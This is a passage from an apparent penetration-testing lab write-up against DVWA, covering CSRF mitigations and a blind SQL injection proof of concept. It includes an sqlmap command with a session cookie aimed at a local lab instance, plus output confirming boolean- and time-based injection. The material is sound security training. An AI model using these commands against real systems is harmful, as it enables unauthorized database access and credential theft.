(200 response code to show our script is being hosted properly)



We notice two things.

1. The url which reflects the new password contained in the html script.
2. The password changed notifier we get immediately after clicking the Movie link.

Mitigation

1. Making sure that the request you are receiving is valid

2. Making sure that the request comes from a legitimate client.

3. Implement an anti CSRF Token.

4. SQL Injection (Blind)


Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors. This type of SQL Injection attacks the database with true or false questions and determines the answer based on the applications response.
Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.

With blind SQL injection vulnerabilities, many techniques such as UNION attacks, are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.


Aim: To extract users and passwords

Proof of Concept

- After logging into DVWA (Damn Vulnerable Web Application), navigate to the “SQL Injection (Blind)” section. Enter the value ‘2’ for the ‘id’ parameter, and then click the submit button.
- After Burp intercepts the traffic, we take note of the cookie and session identifiers.



- After forwarding the traffic in Burp Suite, go back to our browser. You'll notice that after forwarding the request, our URL has changed, as indicated by the highlighting. Now, copy the updated URL as we will use it in our next step.



PHASE 2- Scanning for vulnerabilities.

WE MAKE USE OF SQLMAP FOR THIS EXPLOIT

SQLMap

SQLMap is a free and open-source tool used for penetration testing. Its main purpose is to automate the identification and exploitation of SQL injection vulnerabilities, ultimately gaining control over database servers.

- In your terminal window, execute the following command:

```
┌──(kali㉿KazDev)-[~]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=ik5uekm6jsmn6aocj3vh4h5jkh"
```

After pressing Enter, SQL map will establish a connection to the provided URL. It will then check if the GET parameter 'id' is dynamic, meaning it can be manipulated. Additionally, during the process, you can observe the actual payloads being submitted by SQL map as it attempts to exploit the SQL injection vulnerability.

From the output below, it is evident that the "id" GET parameter in DVWA is susceptible to Boolean-based blind injection vulnerabilities.

```
┌──(kali㉿KazDev)-[~]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=ik5uekm6jsmn6aocj3vh4h5jkh"

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:27:41 /2024-03-03/

[13:27:41] [INFO] testing connection to the target URL
[13:27:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:27:41] [INFO] testing if the target URL content is stable
[13:27:42] [INFO] target URL content is stable
[13:27:42] [INFO] testing if GET parameter 'id' is dynamic
[13:27:42] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:27:42] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[13:27:42] [INFO] testing for SQL injection on GET parameter 'id'
[13:27:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:27:42] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[13:27:42] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'CrateDB'
it looks like the back-end DBMS is 'CrateDB'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'CrateDB' extending provided level (1) and risk (1) values? [Y/n] y
[13:28:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:28:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[13:28:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:28:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:28:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:28:52] [INFO] testing 'Generic inline queries'
[13:28:52] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:28:52] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[13:28:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:28:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:28:52] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[13:29:02] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```